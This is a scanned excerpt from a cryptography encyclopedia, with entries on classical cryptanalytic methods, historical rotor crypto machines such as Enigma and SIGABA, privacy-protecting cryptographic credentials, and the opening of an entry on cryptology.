The *De Viaris attack* is a cryptanalytic method invented by Gaätan Henri Léon de Viaris in 1893 to defeat a polyalphabetic cryptosystem proposed by Étienne Bazeries, in which the alphabets did not form a Latin square. (A *Latin square* for a vocabulary of N characters is a $N \times N$ matrix over this alphabet such that each character occurs just once in every line and in every column.)

Pattern finding is a cryptanalytic method that can be applied to monoalphabetic encryptions. It makes use of patterns of repeated symbols. For example, the pattern *1211234322* with "signature" 4 + 3 + 2 + 1 (four twos, three ones, two threes, and one four) most likely allows in English nothing but peppertree, the pattern *1213143152* with the signature 4 + 2 + 2 + 1 + 1 nothing but initiation (Andree 1982, based on Merriam-Webster's Dictionary).

Noncoincidence exhaustion. Some cryptosystems show peculiarities: genuine self-reciprocal permutations never encrypt a letter by itself. Porta encryptions even always encrypt a letter from the first half of the alphabet by a letter from the second half of the alphabet and vice versa. Such properties may serve to exclude many positions of a probable word (a *probable word* is a word or phrase that can be expected to be present in a message according to the context; it may form the basis for a known-plaintext attack).

Zig-zag exhaustion. For encryptions with a key group (Key), the difference of two plaintexts is invariant under encryption: it equals the difference of the corresponding ciphertexts. Thus in case of a plaintext–plaintext compromise

(with a depth of 2), the difference of the ciphertexts can be decomposed into two plaintexts by starting with probable words or phrases in one of the plaintexts and determining the corresponding plaintext fragment in the other plaintext, and vice versa. This may lead in a zig-zag way (“cross-ruff”) to complete decryption.

Theoretically, the decomposition is unique provided the sum of the relative redundancies of the two texts is at least 100%. For the English language, the redundancy (Information Theory) is about 3.5 [bit/char] or 74.5% of the value $4.7 \approx \log_2 26$ [bit/char].

Multiple anagramming is one of the very few general methods for dealing with transposition ciphers, requiring nothing more than two plaintexts of the same length that have been encrypted with the same encryption step (so the encrypting transposition steps have been repeated at least once). Such a plaintext–plaintext compromise suggests a parallel to Kerchkoffs’ method of superimposition. The method is based on the simple fact that equal encryption steps perform the same permutation of the plaintext letters. The ciphertexts are therefore written one below the other and the columns thus formed are kept together.

Cross-References

CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project)
Shannon’s Model
Symmetric Cryptosystem

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_165

Crypto Machines

Friedrich L. Bauer[81] ✉
(81) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu


Definition

Crypto machines are machines for automatic encryption using a composition of mixed alphabet substitutions often performed by means of rotors. Some of the examples are Enigma (Germany), Hebern Electric Code Machine (USA), Typex (Great Britain), SIGABA $\mathcal{I}$ M-134-C (USA), and NEMA (Switzerland).

Applications

Rotor. Rotor is a wheel, sitting on an axle and having on both sides a ring of contacts that are internally wired in such a way that they implement a permutation.

The *Enigma machine* (Figs. 1 and 2) was invented by the German Arthur Scherbius. In 1918, he filed a patent application for an automatic, keyboard-operated electric encryption machine performing a composition of a fixed number of polyalphabetic *substitution* (Substitutions and Permutations) steps (four in the early commercial models) with shifted mixed alphabets performed by wired keying wheels (called *rotors*).



Crypto Machines, Fig. 1 Electric current through a three-rotor Enigma



Crypto Machines, Fig. 2 Cipher machine Enigma (four-rotor version)

The key sequence was generated by the cyclometric, “counter-like” movement of the wheels. The fixed substitutions of the rotors were to be kept secret, the starting point of the key sequence was to be changed at short intervals. Later “improvements” were a reflector (Willi Korn, 1925) which made the encryption self-reciprocal (and opened a way of attack) and (by request from the German Armed Forces Staff) a plugboard performing a substitution that could be changed at short intervals (which in fact helped to avoid certain manifest attacks). The German *Wehrmacht* Enigma had three rotors (to be selected out of up to eight) and a reflector (to be selected out of two). In the Navy variant of 1942, the reflector was not fixed. Certain weaknesses of the Enigma encryption were not caused by the machine itself, but by cryptographic blunders in operating it.

An exceptional role was played by the German *Abwehr*, the Intelligence Service of the German Armed Forces, as far as ENIGMA goes: It used a variant of the old ENIGMA D with a pinion/tooth wheel movement of the rotors, with 11, 15, and 17 notches on the wheels (“11-15-17 ENIGMA”), and naturally without plugboard—following rather closely Willi Korn’s German Patent No. 534 947, filed November 9, 1928, US Patent No. 1,938,028 of 1933.

A few specimens of a three-rotor-ENIGMA (‘ENIGMA T’), likewise without plugboard, but with five-notched rotors, were destined for the Japanese Navy, but did not get out of the harbor and were captured by the Allies near Lorient, in Brittany.

In England, too, rotor machines were built during the Second World War: TYPEX was quite an improved ENIGMA (instead of the plugboard there was an entrance substitution performed by two fixed rotors which was not self-reciprocal).

In the USA, under the early influence of William Friedman (1891–1969) and on the basis of the Hebern development, there was in the early 1930s a more independent line of rotor machines, leading in 1933 to the M-134-T2, then to the M-134-A (SIGMYC), and in 1936 to the M-134-C (SIGABA) of the Army, named CSP889 (ECM Mark II) by the Navy. The Germans obviously did not succeed in breaking SIGABA, which had five turning cipher rotors with irregular movement. It had been made watertight by Frank Rowlett (1908–1998), an aide of Friedman since 1930.


An interesting postwar variant of the ENIGMA with seven rotors and a fixed reflector was built and marketed by the Italian company Ottico

Meccanica Italiana (OMI) in Rome.

The Swiss army and diplomacy used from 1947 on an ENIGMA variant called NEMA ("*Neue Maschine*") Modell 45. It was developed by Hugo Hadwiger (1908–1981), Heinrich Weber (1908–1997), and Paul Glur, and built by Zellweger A.G., Uster. It had ten rotors, six of which were active ones, while the others served for rotor movement only. The use of a reflector was unchanged.

Based on US-American experiences and similar to TYPEX was the rotor machine KL-7 of the NATO, in use until the 1960s.

The Swedish inventor Boris Hagelin created the *Hagelin machine* (Fig. 3) in 1934. It was an automatic mechanical encryption machine, with alphabet-wheel input and a printing device, performing by a "lug cage" adder a Beaufort substitution (Beaufort Encryption) controlled by five keying wheels with 17, 19, 21, 23, and 25 teeth according to a pre-chosen "step figure." The lug matrix and the step figure can be changed by activating suitable pins. This model, called C-35, was followed by a C-36, with six keying wheels and 17, 19, 21, 23, 25, and 26 teeth. Under the cover name M-209, C-36 was built by Smith-Corona for the US Army, Navy and Air Forces, altogether accounting for 140,000 machines. The Hagelin machines were less secure than the Enigma.



Crypto Machines, Fig. 3 The M-209 Hagelin machine

Cross-References

Encryption
Symmetric Cryptosystem

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300205

Cryptographic Algorithm Evaluation

CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_191

Cryptographic Credentials

Gerrit Bleumer[82] ✉
(82) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Cryptographic credentials are means to implement secure privacy protecting certificates in decentralized systems, in particular, systems where each user is represented by an individual mobile device under their own control. Credentials are a means to achieve multilateral security.

Theory

In a general sense, credentials are something that gives a title to credit or confidence. In computer systems, credentials are descriptions of privileges that are issued by an authority to a subject. The privilege may be an access right, an eligibility, or membership (privilege management and access control). Examples from real life are drivers' licenses, club membership cards, or passports. A credential can be *shown* to a verifier in order to prove one's eligibility or can be *used* toward a recipient in order to exercise the described privilege or receive the described service. The integrity of a credential scheme relies on the verifiers being able to effectively check the following three conditions before granting access or providing service:

1. The credential originates from a legitimate authority. For example, the alleged authority is known or listed as an approved provider of

credentials for the requested service.

2. The credential is legitimately shown or used by the respective subject.

3. The privilege described is sufficient for the service requested.

In centralized systems, credentials are called *capabilities*, that is, descriptions of the access rights to certain security critical objects (access control). The centralized system manages the issuing of capabilities to subjects through a trusted issuing process, and all attempts of subjects to access objects through a trusted verifier, that is, the access enforcement mechanism. If the subject has sufficient capabilities assigned, it is authorized to access the requested object or service, otherwise the access is denied. The capabilities and their assignment to subjects are stored in a central trusted repository, where they can be looked up by the access enforcement mechanism. Thus, in centralized systems, the integrity requirements 1, 2, 3 are enforced by trusted central processes.

In distributed systems, there are autonomous entities acting as issuing authorities, as users who get credentials issued or show/use credentials, or as verifiers. Distributed credentials need to satisfy the above integrity requirements even in the presence of one or more cheating users, possibly collaborating. In addition, one can be interested in privacy requirements of users against cheating issuers and verifiers, possibly collaborating. David Chaum introduced credentials in this context of distributed systems in (Chaum 1985). Distributed credentials have been proposed to represent such different privileges as electronic cash, passports, drivers' licenses, diplomas, and many others. Depending on what privilege a credential represents, its legitimate use must be restricted appropriately (*Integrity Requirement* (3) above). The following atomic *use restrictions* have been considered in the literature.

Nontransferable credentials cannot be (successfully) shown by subjects to whom they have not been issued in the first place. Such credentials could represent nontransferable privileges such as diplomas or passports.

Revocable credentials cannot be (successfully) shown after they have expired or have been revoked. Such credentials could represent revocable privileges such as drivers' licenses or *public key certificates* commonly used in public key infrastructures (PKI).

Consumable credentials cannot be (successfully) shown after they have been used a specified number of times. Such credentials could represent privileges that get consumed when you use them, for example, electronic cash.

More complex use restrictions can be defined by combining these atomic use restrictions in Boolean formulae. For example, revocable nontransferable credentials could be used as drivers' licenses that expire after a specified period of, for example, 2 years.

A credential scheme is called *online* if its credentials can be shown and used only by involving a central trusted authority that needs to clear the respective transactions. If the holder and verifier can do so without involving a third party, the credentials scheme is called *offline*. Online credential schemes are regarded as more secure for the issuers and verifiers, while offline credential schemes are regarded as more flexible and convenient to customers.

Credentials and their use could carry a lot of personal information about their holders. For example, consider an automated toll system that checks the driver's license of each car driver frequently but conveniently via wireless road check points. Such a system would effectively ban drivers without a valid license, but it could also effectively monitor the moving of all honest drivers. Considerations like this led Chaum (1985) to look for privacy in credentials:

Unlinkable credentials can be issued and shown/used in such a way that even a coalition of cheating issuers and verifiers has no chance to determine which issuing and showing/using or which two showings/usings originate from the same credential (unlinkability).

Unlinkable credentials also leave the holders anonymous, because if transactions on the same credential cannot be linked, neither can such transactions be linked to the credential holder's identity. (Otherwise, they were no longer unlinkable.)

In the cryptographic literature, the term *credential* is most often used for nontransferable and unlinkable credentials, that is, those that are irreversibly tied to human individuals, and protecting the privacy of users. Numerous cryptographic solutions have been proposed both for consumable credentials and for personal credentials alike. Chaum et al. (1990b) kicked off the development of consumable credentials. Improvements followed by Chaum et al. (1990a, b, Chaum 1992), Chaum and Pedersen (1993), Cramer

and Pedersen (1994), Brands (1994), Franklin and Yung (1993), and others. Brands solution achieves overspending prevention by using a wallet-with-observer architecture ((Even et al. 1984) and electronic wallet), overspender detection without assuming tamper resistant hardware, and unconditional unlinkability of payments also without assuming tamper resistant hardware. Brands solution satisfied almost all requirements that had been stated by 1992 for efficient offline consumable credentials (e-cash) in a surprisingly efficient way.

Naccache and von Solms (1992) pointed out later that unconditional unlinkability (which implies payer anonymity) might be undesirable in practice because it would allow blackmailing and money laundering. They suggested to strive for a better balance between the individuals' privacy and law enforcement. This work triggered a number of proposals for consumable credentials with anonymity revocation by Stadler et al. (1995), Brickell et al. (1995), Camenisch et al. (1996), and Frankel et al. (1996).

About the same amount of work has been done on developing personal credential schemes. Quite surprisingly, the problem of nontransferability between cheating collaborating individuals was neglected in many of the early papers by Chaum and Evertse (1985, 1987, 1990a) and Chen (1996). Chen's credentials are more limited than Chaum's and Evertse's because they can be shown only once. Damård (1990) stated nontransferability as a security requirement but the proposed solution did not address nontransferability. Chaum and Pedersen (1993) introduced the wallet-with-observer architecture and proposed personal credentials to be kept inside *wallet databases*, that is, decentralized databases keeping all the privileges of their respective owners. Their proposal only partially addressed nontransferability by suggesting "distance bounding protocols" (Brands and Chaum (1994)) in order to ensure the physical proximity of a wallet-with-observer during certain transactions. Distance bounding protocols can prevent Mafia frauds, where the individual present at an organization connects her device online to the wallet of another remote individual who holds the required credential and then diverts the whole communication with the organization to that remote wallet. Distance bounding cannot, however, discourage individuals from simply lending or trading their wallets. Lysyanskaya et al. (1999) proposed a general scheme based on one-way functions and general zero-knowledge proofs, which is impractical,

and a practical scheme that has the same limitations as Chen's: credentials can be shown only once.

The fundamental problem of enforcing nontransferability is simply this: the legitimate use of personal credentials (in contrast to consumable credentials) can neither be detected nor prevented by referring only to the digital activity of individuals. There must be some mechanism that can distinguish whether the individual who shows a personal credential is the same as the individual to whom that credential has been issued before. Since personal devices as well as personal access information such as PINs and passwords can easily be transferred from one individual to another, there is no other way to make this distinction but by referring to hardly transferable characteristics of the individuals themselves, for example, through some kind of (additional) biometric identification (biometrics) of individuals. Then, illegitimate showing can be recognized during the attempt and thus can be prevented effectively, however, at the price of assuming tamper resistant biometric verification hardware. Bleumer proposed to enhance the wallet-with-observer architecture of Chaum and Pedersen (1993) by a biometric recognition facility embedded into the tamper resistant observer in order to achieve transfer prevention (Bleumer 1998).

Camenisch and Lysyanskaya (2001) have proposed a personal credential scheme which enforces nontransferability by deterring individuals who are willing to transfer, pool, or share their credentials. Individuals must either transfer all their credentials or none (*all-or-nothing nontransferability*). They argue that even collaborating attackers would refrain from granting each other access to their credit card accounts, when they are collaborating only to share, for example, a driver's license. Obviously, this deterrence from not transferring credentials is quickly neutralized if two or more participants mutually transfer credentials to each other. If any of them misuses a credit card account of the other, he may experience the same kind of misuse with his own credit card account as a matter of retaliation. It appears as if this concept promotes and protects closed groups of criminal credential sharers. In addition, it would be hard in practice to guarantee that for each individual the risk of sharing any particular credential is significantly higher than the respective benefits. Thus, for most real-world applications such as drivers' licenses, membership cards, or passports, this deterrence approach to

nontransferability would face severe acceptance problems from the issuers' and verifiers' perspective. Their scheme also supports anonymity revocation as an option, but at the cost of about a tenfold increase of computational complexity. Subsequent work by Camenisch and Lysyanskaya (2002) also shows how to revoke their anonymous credentials on demand. The price of this feature is an even higher computational complexity of the showing of credentials.

It appears that detecting a cheating individual who has lent his personal credentials to another individual, or who has borrowed a personal credential from another individual is technically possible, but is often unacceptable in practice. Unauthorized access may lead to disastrous or hard-to-quantify damage, which cannot be compensated after the access has been made regardless how individuals are persecuted and what measures of retaliation are applied.

The wisdom of more than 20 years of research on credentials is that in offline consumable credentials overspender detection can be achieved by digital means alone while overspending prevention can only be achieved by relying on tamper resistant hardware. In online consumable credentials, both overspender detection and overspending prevention can be achieved without relying on tamper resistant hardware.

In personal credentials, one is interested in transfer prevention, which we have called nontransferability. Considering a separate integrity requirement of transferer detection makes little sense in most applications because the potential damage caused by illegitimately transferring credentials is hard to compensate for. Nontransferability can be achieved in a strict sense only by relying on tamper resistant biometric verification technology, regardless if it is an online or offline scheme. Nontransferability can be approximated by deterrence mechanisms integrated into the personal credential schemes, but it remains to be analyzed for each particular application how effective those deterrence mechanisms can be.

Applications

Consumable credentials are a useful primitive to design privacy protecting electronic cash. Nontransferable credentials are a useful primitive to design privacy protecting electronic drivers' licenses, passports, and membership cards. The privacy of users is protected by credentials through their

characteristic attribute of unlinkability, which enforces that users cannot be traced by the trail of their transactions.

Cross-References

Access Control
Electronic Cash
Unlinkability

Recommended Reading

Bleumer G (1998) Biometric yet privacy protecting person authentication. In: Aucsmith D (ed) Information hiding, Lecture notes in computer science, vol 1525. Springer, Berlin, pp 99–110

Brands S (1994) Untraceable off-line cash in wallet with observers. In: Stinson DR (ed) Advances in cryptology: CRYPTO'93, Lecture notes in computer science, vol 773. Springer, Berlin, pp 302–318

Brands S, Chaum D (1994) Distance-bounding protocols. In: Helleseth T (ed) Advances in cryptology: EUROCRYPT'93, Lecture notes in computer science, vol 765. Springer, Berlin, pp 344–359

Brickell E, Gemmell P, Kravitz D (1995) Trustee-based tracing extensions to anonymous cash and the making of anonymous change. In: Sixth ACM-SIAM symposium on discrete algorithms (SODA) 1995. ACM, New York, pp 457–466

Camenisch J, Lysyanskaya A (2001) Efficient non-transferable anonymous multishow credential system with optional anonymity revocation. In: Pfitzmann B (ed) Advances in cryptology: EUROCRYPT 2001, Lecture notes in computer science, vol 2045. Springer, Berlin, pp 93–118

Camenisch J, Lysyanskaya A (2002) Dynamic accumulators and application to efficient revocation of anonymous credentials. In: Yung M (ed) Advances in cryptology: CRYPTO 2002, Lecture notes in computer science, vol 2442. Springer, Berlin, pp 61–76

Camenisch J, Maurer U, Stadler M (1996) Digital payment systems with passive anonymity-revoking trustees. In: Lotz V (ed) ESORICS'96, Lecture notes in computer science, vol 1146. Springer, Berlin, pp 33–43

Chaum D (1985) Security without identification: Transaction systems to make Big Brother obsolete. Commun ACM 28(10):1030–1044

Chaum D (1990a) Online cash checks. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology: EUROCRYPT'89, Lecture notes in computer science, vol 434. Springer, Berlin, pp 288–293

Chaum D (1990b) Showing credentials without identification: Transferring signatures between unconditionally unlinkable pseudonyms. In: Advances in cryptology: AUSCRYPT'90, Sydney,

Australia, January 1990, Lecture notes in computer science, vol 453. Springer, Berlin, pp 246–264

Chaum D (1992) Achieving electronic privacy. Sci Am 267(2):96–101

Chaum D, Evertse J-H (1987) A secure and privacy-protecting protocol for transmitting personal information between organizations. In: Odlyzko A (ed) Advances in cryptology: CRYPTO'86, Lecture notes in computer science, vol 263. Springer, Berlin, pp 118–167

Chaum D, Pedersen T (1993) Wallet databases with observers. In: Brickell EF (ed) Advances in cryptology: CRYPTO'92, Lecture notes in computer science, vol 740. Springer, Berlin, pp 89–105

Chaum D, den Boer B, van Heyst E, Stig M, Steenbeek A (1990a) Efficient offline electronic checks. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology: EUROCRYPT'89, Lecture notes in computer science, vol 434. Springer, Berlin, pp 294–301

Chaum D, Fiat A, Naor M (1990b) Untraceable electronic cash. In: Goldwasser S (ed) Advances in cryptology: CRYPTO'88, Lecture notes in computer science, vol 403. Springer, Berlin, pp 319–327

Chen L (1996) Access with pseudonyms. In: Dawson E, Golic J (eds) Cryptography: policy and algorithms, Lecture notes in computer science, vol 1029. Springer, Berlin, pp 232–243

Cramer R, Pedersen T (1994) Improved privacy in wallets with observers (extended abstract). In: Helleseth T (ed) Advances in cryptology: EUROCRYPT'93, Lecture notes in computer science, vol 765. Springer, Berlin, pp 329–343

Damård IB (1990) Payment systems and credential mechanisms with provable security against abuse by individuals. In: Goldwasser S (ed) Advances in cryptology: CRYPTO'88, Lecture notes in computer science, vol 403. Springer, Berlin, pp 328–335

Even S, Goldreich O, Yacobi Y (1984) Electronic wallet. In: Chaum D (ed) Advances in cryptology: CRYPTO'83, Lecture notes in computer science. Plenum, New York, pp 383–386

Frankel Y, Tsiounis Y, Yung M (1996) Indirect discourse proofs: Achieving efficient fair off-line e-cash. In: Kim K, Matsumoto T (eds) Advances in cryptography: ASIACRYPT'96, Lecture notes in computer science, vol 1163. Springer, Berlin, pp 286–300

Franklin M, Yung M (1993) Secure and efficient off-line digital money. In: Lingas A, Karlsson RG, Carlsson S (eds) Twentieth international colloquium on automata, languages and programming (ICALP), Lecture notes in computer science, vol 700. Springer, Berlin, pp 265–276

Lysyanskaya A, Rivest R, Sahai A, Wolf S (1999) Pseudonym systems. In: Heys HM, Adams CM (eds) Selected areas in cryptography, Lecture notes in computer science, vol 1758. Springer, Berlin, pp 302–318

Nacache D, von Solms S (1992) On blind signatures and perfect crimes. Comput Secur 11(6):581–583

Stadler M, Piveteau J-M, Camenisch J (1995) Fair blind signatures. In: Guillou LC, Quisquater J-J (eds) Advances in cryptology: EUROCRYPT'95, Lecture notes in computer science, vol 921. Springer, Berlin, pp 209–219

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300206

Cryptographic Obfuscation

White-Box Cryptography

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300207

Cryptographic Protocol Verification

Formal Analysis of Cryptographic Protocols

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300208

Cryptographic Puzzles

Computational Puzzles

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300209

Cryptographic Subversion Attack

Kleptography

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300210

Cryptographically Enforced Dynamic Access Control

Dynamic Access Control Using Identity-Based Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300211

Cryptography on Reconfigurable Devices

FPGAs in Cryptography

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_166

Cryptology

Friedrich L. Bauer[83] ✉
(83) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu


Definition

Cryptology is the discipline of *cryptography* and cryptanalysis and of their interaction. Its aim is *secrecy* or *confidentiality*: the practice of keeping secrets, maintaining privacy, or concealing valuables. A further goal of cryptology is *integrity* and *authenticity*, usually given by a *message authentication code* (MAC Algorithms) or digital signature unique to the sender and serving for his identification.

- *Cryptography*. Cryptography is the discipline of writing a message in *ciphertext* (Cryptosystem), usually by a translation from *plaintext* according to some (frequently changing) *keytext*, with the aim of protecting a secret from adversaries, interceptors, intruders, interlopers, eavesdroppers, opponents or simply attackers, opponents, and enemies. Professional cryptography protects not only the plaintext, but also the key and more generally tries to protect the whole cryptosystem.
- *Steganography*. Steganography is the counterpart of cryptography, comprising technical steganography (working with invisible inks, hollow heels, etc.) and linguistic steganography, the art of hiding information by linguistic means. Of the later, we mention semagrams, open code, comprising jargon code (masked secret writing, e.g., cues), and concealment ciphers (veiled secret writings, like the null cipher and grilles [Substitutions and Permutations]). Linguistic steganography has

close connections with cryptography, e.g., the uses of grilles and transposition ciphers (Substitutions and Permutations) are related.

- *Semagram*. Semagram is a picture or grapheme hiding a message behind innocent looking, frequently minute graphic details (Fig. 1).
- *Open code*. It is a class of linguistic steganography, selected words or phrases made to appear innocent in the surrounding text.
